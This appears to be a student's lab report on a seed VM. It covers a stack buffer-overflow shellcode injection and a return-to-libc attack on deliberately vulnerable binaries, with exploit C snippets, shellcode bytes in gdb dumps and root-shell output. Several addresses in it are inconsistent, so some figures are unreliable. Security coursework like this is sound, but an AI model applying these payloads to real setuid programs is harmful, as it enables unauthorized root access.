
Buffer Overflow Attack Report

Task1: Shellcode Injection


This demonstration aims to highlight the process of exploiting a buffer overflow vulnerability to execute arbitrary shellcode, leading to a privilege escalation on a Unix-like system. Here are the steps I did for the successful shellcode injection.

1. I bypassed the active security measures (DEP and ASLR), but creating a soft link of /bin/sh to /bin/zsh was unsuccessful. Instead, I executed the command: **chsh -s $(which zsh)**. Next, I compiled the file vulnerable1.c using gcc without stack protection.
2. Afterward, I executed the file vulnerable1 with gdb-peda to analyze the stack frame of the bof function by creating a breakpoint at the bof function.
3. I proceeded to insert 16 'A' characters and used the command $ebp-0x20 to determine the starting point of the buffer.

   ```
   gdb-peda$ x/144cb $ebp-0x20
   0xbffff158:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
   0xbffff160:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
   ```

   The buffer starts at **0xbfffff158**
4. I then decompiled the vulnerable executable to locate the return address that follows the conclusion of the bof function call from the main function.


   

   ```
   8048473: e8 c3 ff ff ff          call   804843b <bof>
   8048478: 83 c4 10                add    $0x10,%esp
   804847b: 83 ec 0c                sub    $0xc,%esp
   ```

   The return address is **0x0804878**
   This fake return address is calculated:
   The gap between buffer and actual **EIP**: the actual return address - buffer start = 0x24
   So whereis return address = 0xbfffff158 + 0x24 = 0xbfffff17C


5. This return address was 36 bytes away from the start of the buffer. Therefore, in the exploit1.c file, when crafting the badfile, which serves as the input for

vulnerable1, I constructed the input string to include [36 'A's + <Fake Return Address> + a sequence of NOPs + shellcode + remaining NOPs]. This was designed so that when the eip reaches the end of the bof function, it would jump to the fake return address, navigate through the NOPs, and eventually execute the shellcode.




```
char allAs[] ="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
//Initialize buffer with 0x90 (NOP instruction)
memset(&buffer, 0x90, 517);
//This fake return address is calculated:
//gap between buffer and actual eip = address of eip - buffer start = 0x24
// so whereis return address = 0xbffff158 + 0x24 = 0xbffff17C
char return_address[] = "\xc0\xf1\xff\xbf";
char nop_sleds[] = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";
// Position of the return address (36, since array indices start at 0)
memcpy(buffer, allAs, 36);        You, 1 minute ago • Uncommitted changes
memcpy(buffer + 36, return_address, 4);
// Copy the NOP sled to immediately after the return address
// Adjust the size to fit your specific layout
memcpy(buffer + 36 + 4, nop_sleds, sizeof(nop_sleds)-1);
// Copy the shellcode at some posiition later the fake return address
// -1 to exclude the null terminator
// Here you have to thorw shellcode at some random place
// GDB's stakeframe and processor's aren't same
memcpy(buffer + 36 + 4 + 67, shellcode, sizeof(shellcode) - 1);
```

6. After reading the badfile, the memory situation before the return call from the bof function was like the following screenshot:



```
gdb-peda$ x/144cb $ebp-0x20
0xbffff158:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff160:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff168:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff170:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff178:     0x41    0x41    0x41    0x41    0xcc    0xf3    0xff    0xbf
0xbffff180:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff188:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff190:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff198:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff1a0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff1a8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff1b0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff1b8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffff1c0:     0x90    0x90    0x90    0x31    0xc0    0x50    0x68    0x2f
0xbffff1c8:     0x2f    0x73    0x68    0x68    0x2f    0x62    0x69    0x6e
0xbffff1d0:     0x89    0xe3    0x50    0x53    0x89    0xe1    0x99    0xb0
0xbffff1d8:     0xb     0xcd    0x80    0x0     0x90    0x90    0x90    0x90
0xbffff1e0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
gdb-peda$ q
```


7. Finally, after the vulnerable1 file was executed, a root shell was spaned:



```
VM% ./vulnerable1
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# █
```


Task 2: Return-to-libc Attack

1. In this task, we must inject assembly instructions for system("/bin/sh"). The memory layout of this system call is as follows: **EIP** will first point to system function's address, then exit function's address, and finally, the address that point to "/bin/sh" string.
2. First, I got the addresses of system and exit functions using gdb-peda:




```
267\300\363\377\277")
[-------------------------------------------------------------------------
Legend: code, data, rodata, value

Breakpoint 1, 0x08048531 in bof ()
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

3. After exporting "BINSH=/bin/sh", I ran execute vulnerable2 to get the address in memory of $BINSH env variable:



```
VM% ./vulnerable2
0xbfffffc1
```


4. Now, like the vulnerabl1 file, I had to find where to put these three addresses sequentially in the stack frame of bof function of vulnerable2. The answer is to find the return address right after bof function from the disassembled assembly of vulnerable2.



```
804858b: e8 8b ff ff ff          call   804851b <bof>
8048590: 83 c4 10                add    $0x10,%esp
```


The actual return address is: 0x08048590

5. Then, I found the buffer start address, and the actual return address was 36 bytes away from the starting address of buffer. I first injected a sequence of A’s to make the buffer overflow. Then, I injected the addresses of system call, exit call and $BINSH env variable at 36th, 40th, and 44th position away from the start of buffer. All of these were done exploit2.c file.




```
//first injected all As in the buffer
memset(buf, 'A', sizeof(buf));       You, now • Uncommitted changes
*(long *)(buf + 36) = 0xb7e42da0; // Address of system()
*(long *)(buf + 40) = 0xb7e369d0; // Address of exit()
*(long *)(buf + 44) = 0xbffffc1; // Address of "/bin/sh"
```

6. After reading the badfile, the memory situation before the return call from the bof function was like the following screenshot:



```
gdb-peda$ x/56cb $ebp - 0x20
0xbffff358:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff360:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff368:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff370:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff378:     0x41    0x41    0x41    0x41    0xa0    0x2d    0xe4    0xb7
0xbffff380:     0xd0    0x69    0xe3    0xb7    0xc1    0xff    0xff    0xbf
0xbffff388:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
gdb-peda$ 
```

7. Finally, after the vulnerable2 file was executed, a root shell was spaned:



```
VM% ./setup.sh
kernel.randomize_va_space = 0
vulnerable2.c: In function ‘main’:
vulnerable2.c:20:9: warning: format ‘%x’ expects argument of type ‘unsigned int’
, but argument 2 has type ‘char *’ [-Wformat=]
  printf("%#x\n",getenv("BINSH"));
         ^

VM% ./vulnerable2
0xbffffc1
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# exit
VM% 
```